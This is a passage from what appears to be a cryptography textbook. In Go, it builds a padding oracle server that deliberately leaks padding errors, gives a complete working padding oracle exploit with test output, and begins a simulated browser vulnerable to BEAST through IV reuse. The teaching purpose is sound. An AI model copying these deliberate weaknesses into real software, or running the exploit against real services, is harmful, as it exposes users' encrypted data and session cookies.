30      return nil, fmt.Errorf(”input data is nil”)
31    }
32    if len(data)%blockSize != 0 || len(data) == 0 {
33      return nil, fmt.Errorf(”invalid data length”)
34    }
35
36    padding := data[len(data)-1]
37    i := len(data) - int(padding)
38    if i < 0 {
39      return nil, fmt.Errorf(”invalid padding”)
40    }
41
42    return data[:i], nil
43  }
```

We will implement a server that hands out timestamps encrypted with a block cipher. The clients can send back the encrypted message at a later time, to which the server will respond with an answer for how long ago the encrypted message was generated. This setup is shown in figure 5.10.

The server has two APIs:

- `GenerateEncryptedTimestamp()`: Returns an encrypted timestamp. The clients are not supposed to be able to see or parse this timestamp. They can only use it as input for the next API.
- `CalculateTimeDifference(...)`: Takes an encrypted timestamp from the first API call as input and returns the time elapsed since it was originally generated.

We will use AES as the block cipher for encrypting the timestamp. Our server will have a secret key that it will store as a byte array, as shown in line 93 of listing 5.3.

Listing 5.3 `ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go`

```
92  type PaddingOracleServer struct {
93    key []byte
94  }
95
96  func NewPaddingOracleServer() (*PaddingOracleServer, error) {
97    key := make([]byte, aes.BlockSize)
98    if _, err := rand.Read(key); err != nil {
99      return nil, fmt.Errorf(”could not generate random key”)
100   }
```



Client
Server
GenerateEncryptedTimestamp ()
FF 03 84 05
67 45 23 F4
...
CalculateTimeDifference (
FF 03 84 05
67 45 23 F4
)
This encrypted timestamp was
generated 200 ms ago

Figure 5.10 Attack scenario: The server hands out encrypted timestamps, the clients can send the encrypted timestamp to learn how long ago they were generated

```
101   oracle := &PaddingOracleServer{
102     key,
103   }
104   return oracle, nil
105 }
```

Listing 5.4 shows the implementation of the first API, which will be used for generating and returning an encrypted timestamp.

- We start on line 93 by fetching the current time with `time.Now()` and then storing it in a string following the `UnixDate` format provided by Go's `time` package. The resulting string will follow the pattern: "Mon Jan _2 15:04:05 MST 2006", this will be our plaintext.
- Line 95 creates a block cipher object using Go's built-in `aes` package and the secret server key stored in `server.key`.
- Line 100 generates a random IV that will be used to kick-start our CBC encryption. This IV will be sent to the client along with the ciphertext.
- Line 105 pads our plaintext with PKCS#7 so to prevent block cipher encryption from failing if our plaintext does not neatly fit the block size.
- Line 110 creates a CBC "encrypter" and initializes it with the IV we just generated.
- Line 112 encrypts the block using the built-in `CryptBlocks(...)` method provided by Go's AES package.

- Line 113 prepends the IV to the ciphertext. The IV is sent in the clear along with the ciphertext. It is, therefore, not a secret. When the ciphertext needs to be decrypted (during the second API call) the server will extract the prepended IV for re-starting the CBC chain.

Listing 5.4 ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go

```
92   func (server *PaddingOracleServer) GenerateEncryptedTimestamp() ([]byte,
         error) {
93     plaintext := []byte(time.Now().Format(time.UnixDate))
94
95     blockCipher, err := aes.NewCipher(server.key)
96     if err != nil {
97       return nil, err
98     }
99
100    iv := make([]byte, aes.BlockSize)
101    if _, err := rand.Read(iv); err != nil {
102      return nil, fmt.Errorf(”could not generate random iv”)
103    }
104
105    paddedPlaintext, err := PadWithPKCS7(plaintext, aes.BlockSize)
106    if err != nil {
107      return nil, err
108    }
109
110    cbcMode := cipher.NewCBCEncrypter(blockCipher, iv)
111    ciphertext := make([]byte, len(paddedPlaintext))
112    cbcMode.CryptBlocks(ciphertext, paddedPlaintext)
113    ciphertext = append(iv, ciphertext...)
114
115    return ciphertext, nil
116  }
```

Use current time as plaintext

Use current time as plaintext

Generate random IV for CBC

Pad plaintext to the appropriate block size

Listing 5.5 shows the implementation for our second API. The server tries to decrypt the incoming ciphertext and parse it into a timestamp object on line 153 by calling a private method `decryptMessageAndParseTimestamp( ... )`, which we have not defined yet. If the decryption fails, the error is propagated back to the client on line 155. Line 158 then calculates the difference between the parsed timestamp and current time and returns the delta in the following statement.

Listing 5.5 ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go

```
152  func (server *PaddingOracleServer) CalculateTimeDifference(ciphertext []byte)
          (*time.Duration, error) {
153    timestamp, err := server.decryptMessageAndParseTimestamp(ciphertext)
154    if err != nil {
155      return nil, err
156    }
157
158    delta := time.Now().Sub(*timestamp)
159    return &delta, nil
160  }
```

Listing 5.6 shows the implementation for `decryptMessageAndParseTimestamp( ... )` method that we called in the previous listing. We start by initializing the AES block cipher with our server's secret key on line 119. The next step is to extract the prepended IV on lines 124 - 125. The extracted IV is used to perform CBC decryption on lines 127 - 129. After decryption we have recovered the padded plaintext. We verify whether the PKCS#7 padding is correct on line 131 and return `InvalidPaddingError` if that's not the case.

Listing 5.6 `ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go`

```
118 func (server *PaddingOracleServer) decryptMessageAndParseTimestamp(ciphertext
         []byte) (*time.Time, error) {
119   blockCipher, err := aes.NewCipher(server.key)
120   if err != nil {
121     return nil, err
122   }
123
124   iv := ciphertext[:aes.BlockSize]
125   ciphertext = ciphertext[aes.BlockSize:]
126
127   cbcMode := cipher.NewCBCDecrypter(blockCipher, iv)
128   paddedPlaintext := make([]byte, len(ciphertext))
129   cbcMode.CryptBlocks(paddedPlaintext, ciphertext)
130
131   if !IsPKCS7PaddingValid(paddedPlaintext) {
132     return nil, &InvalidPaddingError{
133       Message: ”invalid padding”,
134     }
135   }
136
137   plaintext, err := RemovePKCS7Padding(paddedPlaintext, aes.BlockSize)
138   if err != nil {
139     return nil, err
140   }
141
142   timestamp, err := time.Parse(time.UnixDate, string(plaintext))
143   if err != nil {
144     return nil, &InvalidTimeError{
145       Message: fmt.Sprintf(”time format validation failed: %s”, err),
146     }
147   }
148
149   return &timestamp, nil
150 }
```

Information disclosure:
Reveals whether the decrypted plaintext was padded correctly

When we return an `InvalidPaddingError` on line 132 of listing 5.6 we are essentially disclosing a crucial piece of information: whether the decrypted plaintext had correct padding. In the upcoming section on exploiting this vulnerability we shall see how this simple yes/no answer alone is sufficient for an attacker to decrypt the original timestamp without ever having access to the server's secret key! Essentially, because of this error, the server is a "padding oracle", i.e., an attacker cannot ask the server to decrypt the plaintext, but *can* learn whether a given ciphertext decrypts to a plaintext with correct padding. By returning an error, the server acts as an oracle to answer the question: “Does this ciphertext correspond to a plaintext with correct padding”?

However, before we exploit our padding oracle server, let’s write a test for the happy path as shown in listing 5.7. First, we generate an encrypted timestamp, print the ciphertext and then send it back to the server to calculate the time difference. Listing 5.8 shows the output after executing the test with `make impl_padding_oracle` in the accompanying code repo. It took roughly one-tenth of a second between the first and second API calls.

Listing 5.7 `ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle_test.`

```
func TestPaddingOracleServer(t *testing.T) {
  server, err := NewPaddingOracleServer()
  if err != nil {
    t.Fatalf(”error creating padding oracle server: %s”, err)
  }

  ciphertext, err := server.GenerateEncryptedTimestamp()
  if err != nil {
    t.Fatalf(”error generating encrypted message: %s”, err)
  }

  t.Logf(”ciphertext: %s\n”, hex.EncodeToString(ciphertext))

  difference, err := server.CalculateTimeDifference(ciphertext)
  if err != nil {
    t.Fatalf(”error processing encrypted timestamp: %s”, err)
  }

  t.Logf(”time difference: %s\n”, difference)
}
```

Listing 5.8 Unit test (partial) output for `make impl_padding_oracle`

```
...
=== RUN   TestPaddingOracleServer
    impl_padding_oracle_test.go:88: ciphertext: 9566c74d 10037c4d 7bbb0407
        d1e2c649 87689c89 271b38fe 8744ed53 164fb25e 3d7f8b26 26ff94e2 75
        cb6d13 bde8b68b
    impl_padding_oracle_test.go:95: time difference: 163.374603ms
--- PASS: TestPaddingOracleServer (0.00s)
...
```

5.4.2 Exploiting a padding oracle

We implemented a padding oracle server in the last section. We can send a CBC-encrypted ciphertext to the server and learn whether it decrypts to a plaintext with valid padding. When we use CBC, each plaintext block is XORed with the ciphertext of the previous block. To simplify our discussion let’s look at CBC *decryption* of two consecutive blocks in the chain in figure 5.11. First we decrypt the ciphertext using the block cipher to obtain an *intermediate* value which is then XORed with the ciphertext of the preceding block (or the IV, in case of the first block) to obtain the original plaintext. This intermediate value is an internal implementation detail for the server and should never be visible to the client.



Preceding Block Ciphertext (Cn-1)
Target Block Ciphertext (Cn)
Key
Block Cipher Decryption
Key
Block Cipher Decryption
Intermediate Value (In)
Target Block Plaintext (Pn)

Figure 5.11 Decryption of two consecutive blocks using CBC

If we denote the intermediate value with I_n, plaintext with P_n and the preceding ciphertext block with C_{n-1}, we end up with equation 5.1.

$$\begin{aligned} I_n &= \text{Decrypt}_{\text{Key}}(C_n) \\ P_n &= C_{n-1} \oplus I_n \end{aligned} \tag{5.1}$$

As attackers, we want to find out the value of P_N in equation 5.1. We do not know the value of I_N, but we do *control* C_{n-1} (by virtue of being able to submit various plaintexts to the server for decryption). What happens when we modify the last byte of C_{n-1}? Let's denote the last bytes of C_{n-1}, I_n and P_n with X_1, Y_1 and Z_1 respectively as shown in figure 5.12. Y_1 stays constant, but we as keep modifying X_1 we keep getting different results for Z_1.

As we keep trying different values we will keep getting `InvalidPaddingError` from the server. For example, if Z_1 ends up being `0x05` it would be considered invalid padding unless all the last five bytes of P_n were the same value. However, we will eventually reach a situation where Z_1 will end up being `0x01` and pass the padding check. This is when we can recover the intermediate value Y_1 by using equation 5.2.

$$\begin{aligned} Y_1 &= X_1 \oplus Z_1 \\ Y_1 &= X_1 \oplus 0\text{x}01 \end{aligned} \tag{5.2}$$




Figure 5.12 We bruteforce the last byte of C_{n-1} until it results in `0x01` in the last byte of plaintext

Once we have the intermediate value Y_1 we can XOR it with the *original* X_1 to recover the original plaintext byte for Z_1. Remember, the intermediate value Y_1 did not change when we bruteforced different values for X_1. Using the intermediate value we can recover the original plaintext Z_1 by using equation 5.3.

$$\text{Original}(Z_1) = \text{Original}(X_1) \oplus Y_1 \tag{5.3}$$

We have recovered the last byte of the original plaintext, how do we recover the second-last byte? We need to force the last two bytes of the final XORed plaintext, i.e., Z_1 and Z_2 to be both equal to `0x02`. To force Z_2 to be `0x02` we will exhaust all possible values for X_2. Fortunately we do not have to do the same for Z_1. We can use equation 5.4 to find the new value X_1 for the last byte of preceding ciphertext block. The equation shows that to get the desired value `0x02` in Z_1, we have to set X_1 to the XOR sum of `0x02`, the original value of X_1 (final byte of preceding ciphertext block) and the original value of Z_1 (final byte of recovered target plaintext). Therefore, for recovering the second-last byte of the plaintext we perform a bruteforce search only on the second-last byte of the ciphertext, as shown in figure 5.13.

$$\begin{aligned} 0\text{x}02 &= X_1 \oplus Y_1 \\ X_1 &= 0\text{x}02 \oplus Y_1 \\ X_1 &= 0\text{x}02 \oplus \text{Original}(X_1) \oplus \text{Original}(Z_1) \end{aligned} \tag{5.4}$$

Listing 5.9 shows the full code for the padding oracle exploit:

- Line 11 calculates the total number of blocks we need to recover, by dividing the length of plaintext with the length of one AES block.
- We go through each block in a `for` loop using counter `n`. It is important to note that we are starting from the last block and working backwards from there.




Figure 5.13 We bruteforce the second-last byte of C_{n-1} until it results in `0x02` in the second-last byte of plaintext

- Line 14 defines a byte slice that spans the target block ciphertext, i.e., C_n.
- Line 15 defines a byte slice that spans the *preceding* block's ciphertext, i.e., C_{n-1}.
- Line 16 creates a *new* byte slice and copies C_{n-1} in it. We create a separate buffer so that we do not destroy the original when performing our bruteforce search.
- Line 17 also creates a new byte slice to hold the bytes for plaintext we recover using our attack.
- Line 19 starts the `for` loop for going through each byte of the current block. For recovering the last byte, we will need to force the last byte of plaintext to be `0x01`. For recovering the second-last byte we will need to force the last *two* bytes (because of PKCS#7) to `0x02 0x02`. We track the number of padding bytes we need to set to valid values in the variable `padding`.
- We discussed in the preceding explanation how recovering the second-last byte of the plaintext involves a bruteforce search only on the second-last byte of the ciphertext. The idea applies to all bytes as we move left, i.e., for bruteforcing any position we calculate the appropriate modifications to the ciphertext for bytes on the right using already recovered values, and then we keep moving to the left.

  For instance, when we are trying to force the second-last byte Z_2 to be `0x02`, we are searching through values of X_2, but we would keep X_1 *fixed*. If we were bruteforcing all the bytes on the right for each position the attack would not only become very slow, it would also generate false positives. Imagine we are targeting `0x02` in Z_2 and while flipping through values for X_1 we end up causing Z_1 to be `0x01` which is also a valid padding, hence throwing off the attack logic. It is therefore important to note that our bruteforce search flips through 256 values for each position X_n, but *calculates* the values for X_{n+1}, X_{n+2} as needed from already-recovered values of Original(Z_{n+1}), Original(Z_{n+2}) and so on.

- Line 20 shows that we will try to bruteforce 256 values for each byte.
- Line 21 increases the value at the corresponding nth byte from the end in the preceding ciphertext C_{n-1}. In Go if the `byte` type overflows or “wraps around”. That is, if it is set to 255 incremented with a `++` it goes back to zero. Essentially this line will be executed 256 times until we reach the original byte after wrapping around.
- Lines 23 - 25 concatenate the bruteforce copy of C_{n-1} (with the updated guess) with the target ciphertext block P_n so that we can send the request to the server.
- Line 27 calls the vulnerable server. If the call succeeds the client will get back a time *duration*, but since we are modifying the ciphertext we would get back some form of error.
- Line 32 calculates Y_1 by XORing X_1 and Z_1 as discussed in equation 5.2.
- Line 33 calculates Z_1 by XORing X_1 and Y_1 as discussed in equation 5.3. Once we have found the intermediate value we XOR it with the corresponding byte of the preceding ciphertext. Please note that we are XORing with the *original* ciphertext of the previous block, not the modified copy.
- We now choose ciphertext byte for already processed indices on line 35 to make them satisfy the next value for padding. For example, after recovering one byte, we need to force the last plaintext to be `0x02` as shown in equation 5.4.
- Finally, we append the newly recovered plaintext block to the plaintext recovered so far on line 42.

Listing 5.9 `ch05/padding_oracle/exploit_padding_oracle/exploit_padding_oracle`

```
1   package exploit_padding_oracle
2
3   import (
4     "crypto/aes"
5
6     "github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle/
          impl_padding_oracle"
7   )
8
9   func RecoverPlaintextFromPaddingOracle(server *impl_padding_oracle.
        PaddingOracleServer, ciphertext []byte) ([]byte, error) {
10    var recoveredPlaintextFull []byte
11    totalBlocks := len(ciphertext) / aes.BlockSize
12
13    for n := totalBlocks; n > 1; n-- {
14      targetBlockCiphertextOriginal := ciphertext[(n-1)*aes.BlockSize : (n)*aes
          .BlockSize]     ←—— C_n
```

```
    precedingBlockCiphertextOriginal := ciphertext[(n-2)*aes.BlockSize : (n
        -1)*aes.BlockSize]     ←— $C_{n-1}$

    precedingBlockCiphertextCopy := append([]byte(nil),
        precedingBlockCiphertextOriginal...)     ←— Copy of $C_{n-1}$ for bruteforcing

    targetBlockPlaintextRecovered := make([]byte, aes.BlockSize)   ←— Recovered bytes for $P_n$

    for padding := 1; padding <= aes.BlockSize; padding++ {   ←— Loop through all bytes of each block
      for bruteforceAttempt := 0; bruteforceAttempt < 256; bruteforceAttempt
          ++ {     ←— Try all 256 possible values for each byte position

        precedingBlockCiphertextCopy[aes.BlockSize-padding]++   ←— Try next value for the corresponding byte in $C_{n-1}$

        joinedCiphertextBlocks := append(
          append([]byte(nil), precedingBlockCiphertextCopy...),   ←— Copy of $C_{n-1}$ with updated guess
          targetBlockCiphertextOriginal...)     ←— $P_n$

        _, err := server.CalculateTimeDifference(joinedCiphertextBlocks)   ←— Call padding oracle server

        // if we do *not* get a padding error then our guess is correct

        if _, ok := err.(*impl_padding_oracle.InvalidPaddingError); !ok {
          intermediateValue := precedingBlockCiphertextCopy[aes.BlockSize-
              padding] ^ byte(padding)     ←— Recover $Y_1$ (equation 5.2)

          targetBlockPlaintextRecovered[aes.BlockSize-padding] =
              precedingBlockCiphertextOriginal[aes.BlockSize-padding] ^
              intermediateValue     ←— Recover $Z_1$ (equation 5.3)

          for k := 1; k < padding+1; k++ {
            precedingBlockCiphertextCopy[aes.BlockSize-k] = byte(padding+1) ^
                  targetBlockPlaintextRecovered[aes.BlockSize-k] ^
                precedingBlockCiphertextOriginal[aes.BlockSize-k]     ←— Set bytes in bruteforce buffer for next padding value (equation 5.4)

          }
          break
        }
      }
    }

    recoveredPlaintextFull = append(targetBlockPlaintextRecovered,
        recoveredPlaintextFull...)     ←— Append to recovered plaintext

  }

  return recoveredPlaintextFull, nil
}
```

Listing 5.10 shows the test for our padding oracle exploit. We generate an encrypted timestamp and feed it to the `RecoverPlaintextFromPaddingOracle ()` function for recovering original plaintext. Please note that just like previous chapters the `exploit_*` package does not have access to the private key of the padding oracle server in the `impl_*` package. The only thing the client can do with the encrypted timestamp is to send it to the `CalculateTimeDifference (...)` API which only returns a time delta. However, by

Using the padding oracle exploit, we are able to recover the entire original timestamp, as shown in the test output in listing 5.11.

Listing 5.10 `ch05/padding_oracle/exploit_padding_oracle/exploit_padding_oracl`

```
package exploit_padding_oracle

import (
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle/
      impl_padding_oracle”
)

func TestPaddingOracleExploit(t *testing.T) {
  server, err := impl_padding_oracle.NewPaddingOracleServer()
  if err != nil {
    t.Fatalf(”error creating padding oracle server: %s”, err)
  }

  ciphertext, err := server.GenerateEncryptedTimestamp()
  if err != nil {
    t.Fatalf(”error generating encrypted timestamp: %s”, err)
  }

  recoveredPlaintext, err := RecoverPlaintextFromPaddingOracle(server,
      ciphertext)
  if err != nil {
    t.Fatalf(”error recovering plaintext: %s”, err)
  }
  t.Logf(”recovered plaintext: %s”, recoveredPlaintext)
}
```

Listing 5.11 Unit test output for `make exploit_padding_oracle`

```
go test -v ./ch05/padding_oracle/exploit_padding_oracle
=== RUN   TestPaddingOracleExploit
    exploit_padding_oracle_test.go:24: recovered plaintext: Fri Jun  9
        14:39:01 PDT 2023
--- PASS: TestPaddingOracleExploit (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle/
    exploit_padding_oracle        0.015s
```

The padding oracle attack is a great demonstration for how cryptography can break in practice because of the slightest weaknesses in their implementations. The vulnerability in the server was pretty innocuous: it revealed too much information (whether the plaintext padding was correct) via an error message. On top of that, you might have noticed that if we change a single byte of the preceding ciphertext block in CBC it only ends up impacting a single byte in the decrypted plaintext block – going against the principles of diffusion. As attackers, we were able to combine the lack of diffusion along with the revealing error message to recover all bytes of the original plaintext.

5.5 “Browser Exploit Against SSL/TLS”: the BEAST attack

The BEAST attack was demonstrated in 2011 by Thai Duong and Juliano Rizzo. Just like the padding oracle attacks, the BEAST attack also targets the usage of cipher-block chaining (CBC) for block cipher encryption. The attacker is able to make a victim’s browser issue some encrypted requests while intercepting the encrypted traffic at the same time. This might sound like a convoluted setup, but it is not that far-fetched. Imagine an attacker who sets up Wi-Fi in a public place (e.g., a coffee shop) and then serves a “captive portal” page that is used for “logging in” to the Wi-Fi. The captive portal page can serve JavaScript that can ask the victim’s browser to send requests to, e.g., their bank websites. This setup is shown in figure 5.14; we will simulate this scenario in Go in the next section. The attacker’s goal is to steal HTTP cookies from the victim’s browser by making it issue encrypted requests to desired domains and then deciphering the encrypted traffic using the BEAST attack.




Figure 5.14 The attacker can see encrypted traffic and can make the victim’s browser issue web requests that contain HTTP cookies

5.5.1 Simulating a vulnerable browser for BEAST

One approach to understanding the BEAST attack would be to download older vulnerable browsers and use them to demonstrate the exploit. There are a couple of reasons why we will avoid that:

- Running older unpatched browsers is dangerous
- It will be easier to understand the intuition behind the attack by simulating just the minimal pieces in Go.

We saw in figure 5.14 that in the BEAST attack scenario:

- The attacker can make the victim’s web browser issue some web requests. In other words, the attacker *control* portion of the plaintext (e.g., which website to talk to, the request path) that the browser is going to generate.
- The attacker *partially knows* the contents of the web requests issued by the browser, e.g., they know what HTTP requests and headers generally look like; but they don’t know the value of some headers, e.g., cookies, that the attack aims to recover.

- The attacker can *observe* the encrypted traffic generated by the browser (e.g., by setting up a malicious hotspot in a public place).

Figure 5.15 shows the annotated HTTP request for our attack scenario. The attacker controls the red bytes that constitute the request path (`AB`) and the host name (`CD`) for this HTTP request. The attacker knows how the HTTP request is generally laid out, they are trying to find out the value of the `Cookie` header which contains a `SESSIONID` (a session ID).



Attacker controls
Attacker wants to find out
GET AB HTTP/1.1\nHost: CD\nCookie: SESSIONID=X
Attacker knows

Figure 5.15 BEAST HTTP Request

Listing 5.12 shows the initialization code for a struct called `EncryptedHTTPSession` that we are going to use to simulate the situation shown in figure 5.15. In a real-world scenario the session ID cookies would be sent by the server side, but for demonstrating our exploit we are going to generate and associate a session ID with each domain that our simulator will be issuing the request too. Line 13 sets the length of our session IDs to 8 bytes. Similarly, an actual browser is capable of generating many different kinds (GET, POST, PUT) of HTTP requests, but we are only going to use a single template for all of our HTTP requests, defined on line 14. We create a package level private variable called `cookieJar` on line 19 to keep track of cookies for each host. This variable is initialized in the `init()` method on line 27. Line 31 shows a utility method that will be used to generate random session IDs whenever an HTTP request is created for a new host name. We also define a public method called `ValidateSessionId (...)` that will be used by the exploit verification code to confirm that it has recovered the correct session ID with an attack.

Listing 5.12 `ch05/beast/impl_beast/impl_beast.go`

```
1  package impl_beast
2
3  import (
4    ”crypto/aes”
5    ”crypto/cipher”
6    ”crypto/rand”
7    ”encoding/hex”
```

```
  "fmt"

  "github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle/
      impl_padding_oracle"
)

const SessionIdLength = 8
const HTTPRequestTemplate = ("GET %s HTTP/1.1\n" +
  "Host: %s\n" +
  "Cookie: SESSIONID=%s\n" +
  "User-Agent: BEAST-Vulnerable Browser\n\n")

var cookieJar map[string]string

type EncryptedHTTPSession struct {
  Host      string
  Path      string
  encrypter cipher.BlockMode
}

func init() {
  cookieJar = make(map[string]string)
}

func generateSessionId() (string, error) {
  bytes := make([]byte, SessionIdLength/2)
  _, err := rand.Read(bytes)
  if err != nil {
    return "", err
  }

  hexString := hex.EncodeToString(bytes)
  return hexString, nil
}

func ValidateSessionId(host string, sessionId string) bool {
        storedSessionId, ok := cookieJar[host]
        return ok && storedSessionId == sessionId
}
```

Template with placeholders

Our browser simulator provides two methods for the exploit package:

- `NewEncryptedHTTPSession()`
  - Takes a `host` and `path` as input.
  - Generates a session ID if needed for `host`.
  - Creates an HTTP request for `path` using GET and includes a cookie that contains session ID for `host`.
  - Returns the ciphertext of the first HTTP request (to simulator the attacker observing the encrypted connection).
  - Returns an `EncryptedHTTPSession` object that will be used by the exploit code to generate ciphertexts for subsequent HTTP requests. This is where the heart of the vulnerability lies, as older browsers simply used the last ciphertext block of the

previous HTTP request as the IV for next HTTP requests (instead of generating a unique IV for each new HTTP request).

- `session.EncryptRequest (plaintext)` takes some plaintext bytes for the new HTTP request and returns the ciphertext. The crucial detail here is that the IV is not regenerated for each new request. Instead, the ciphertext of the last block – which is known to the attacker – is used as the IV.

Listing 5.13 shows the code for `NewEncryptedHTTPSession()` and `session.EncryptRequest (plaintext)` methods. Lines 48 - 55 generate a new session ID if needed and store the appropriate cookie for the specified host in the `cookieJar`. We use our template to create the first HTTP request and then pad it using our PKCS#7 helper method from the previous section on line 75. Finally, we return the session object and the ciphertext for the first request if there weren't any errors during encryption. If the session object is used to call `EncryptRequest (plaintext)` for simulating subsequent requests we do not generate a new IV, but rather use the `encrypter` to pick up CBC where the last request left it off.

Listing 5.13 `ch05/beast/impl_beast/impl_beast.go`

```
47  func NewEncryptedHTTPSession(host, path string) (*EncryptedHTTPSession, []
        byte, error) {
48    if _, ok := cookieJar[host]; !ok {     ←── Generate session ID and cookie if needed
49      sessionId, err := generateSessionId()
50      if err != nil {
51        return nil, nil, err
52      }
53      cookieJar[host] = sessionId
54    }
55    cookie, _ := cookieJar[host]
56    key := make([]byte, aes.BlockSize)    ←── Generate random key for each host
57    if _, err := rand.Read(key); err != nil {
58      return nil, nil, fmt.Errorf(”could not generate random key”)
59    }
60    blockCipher, err := aes.NewCipher(key)
61    if err != nil {
62      return nil, nil, err
63    }
64    iv := make([]byte, aes.BlockSize)    ←── Initialize first request with a random IV
65    if _, err := rand.Read(iv); err != nil {
66      return nil, nil, fmt.Errorf(”could not generate random key”)
67    }
68    encrypter := cipher.NewCBCEncrypter(blockCipher, iv)
69    session := &EncryptedHTTPSession{
70      Host:      host,
71      Path:      path,
72      encrypter: encrypter,    ←── Used for encrypting all requests
73    }                                  IV is initialized only once
74    firstRequest := fmt.Sprintf(HTTPRequestTemplate, path, host, cookie)
75    firstRequestPadded, err := impl_padding_oracle.PadWithPKCS7([]byte(
        firstRequest), aes.BlockSize)
76    if err != nil {
77      return nil, nil, fmt.Errorf(”could not pad first request”)
78    }
```

```
  firstRequestCiphertext := make([]byte, len(firstRequestPadded))
  encrypter.CryptBlocks(firstRequestCiphertext, firstRequestPadded)
  return session, firstRequestCiphertext, nil
}

func (session *EncryptedHTTPSession) EncryptRequest(plaintext []byte) ([]byte, error) {
  if len(plaintext)%aes.BlockSize != 0 {
    return nil, fmt.Errorf(”invalid plaintext block size”)
  }
  ciphertext := make([]byte, len(plaintext))
  session.encrypter.CryptBlocks(ciphertext, plaintext)
  return ciphertext, nil
}
```

`encrypter` **is not initialized again Uses the last ciphertext block as IV**

The code for testing our browser simulator and demonstrating how it’s used is shown in listing 5.14. Executing the test with `make impl_beast` gives the output shown in listing 5.15.

Listing 5.14 `ch05/beast/impl_beast/impl_beast_test.go`

```
package impl_beast

import (
  ”crypto/aes”
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch05/padding_oracle/impl_padding_oracle”
)

